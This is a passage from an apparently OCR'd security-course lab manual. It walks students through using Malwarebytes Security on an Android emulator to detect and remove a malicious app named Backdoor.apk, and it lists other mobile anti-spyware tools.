


Figure 2.3.10: Begin the scan

11. **Malwarebytes Security** begins a security scan, as shown in the screenshot.




Figure 2.3.11: Scanning in progress

12. After the completion of the scan, **Scan finished** message appears, click **View scan results** to see the results.




Figure 2.3.12: Scan finished

TASK 3.4

Remove Malware

13. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

Note: Here, the malware found is the malicious file **Backdoor.apk**.

14. Click the **Remove selected** button to remove the detected malware from your device.




Figure 2.3.13: Remove selected

15. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.
16. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.

Figure 2.3.14: Scanner screen

17. Click **Scan after update** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.




Figure 2.3.15: Scan results

18. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.




Figure 2.3.16: Scanning history

19. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.
20. Close all open windows and document all the acquired information.
21. Turn off the **Android** emulator virtual machine.

You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (https://antispymobile.com), **Spyware Detector - Anti Spy Privacy Scanner** (https://play.google.com), **iAmNotified - Anti Spy System** (https://iamnotified.com), and **Privacy Scanner (AntiSpy) Free** (https://play.google.com) to secure mobile devices from malicious apps.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

IoT and OT Hacking

Module 18